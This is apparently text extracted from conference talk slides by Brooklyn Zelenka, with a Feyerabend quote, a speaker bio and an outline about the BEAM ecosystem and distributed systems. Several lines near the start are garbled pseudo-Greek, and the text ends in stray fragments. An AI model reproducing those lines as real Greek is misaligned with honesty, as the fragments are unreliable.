

# ***Burn Your Laurels***

Network Evolution, The Consistency Treadmill, & Transcending Spacetime





τὸ παράπαν οὐδε μᾶλλον ὁ ἀμέρμον μ

κὺ παρὲ μβολή

πανκατ



τοιοῦτο ἀκνηῶν ἐξείκει κατὰ ῥωμαίων ἐν τῷ αὐτῷ ἄρχοντι ἡμέρ  
μονικῆ κ' ἰβηροὶ καὶ ἄλλοι τ' προχωρῆσαι καὶ αὐτῷ.





**That's one  
heck of a network  
partition**

το παραπαυ ουδε μισ





Not to be bound by certain 'obvious' methodological rules [...] is both reasonable and **absolutely necessary for the growth of knowledge.** [...] There are always circumstances when it is advisable not only to ignore the rule, but to **adopt its opposite.**

– Paul Feyerabend, Against Method



# Brooklyn Zelenka

@expede

- CTO at Fission (<https://fission.codes>)
  - Local-first, globally distributed, trustless
- PLT, VMs, DSys
- Original author of Witchcraft, Algae, Exceptional, etc
- Standards: UCAN (editor), EIPs, FVM, Multiformats, others
- Founded VanFP, VanBEAM, DSys Reading Group (join us!)



<https://lu.ma/distributed-systems>




***I have stickers!***





# Let's Change Everything! (kthxbye)




**Part I:** Empex MTN 

**Part II:** CodeBEAM EU 



Meta 

*We*  *BEAM*

The BEAM does ***so much right*** 🙌

In many ways, we're actually ***ahead*** of the industry

...but as our ideas spread, this lead ***won't last***

The world ***changing around us*** 😊😬

Let's ask ***uncomfortable questions*** to find  
***new directions for growth***






Meta 

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
Creans



Swift

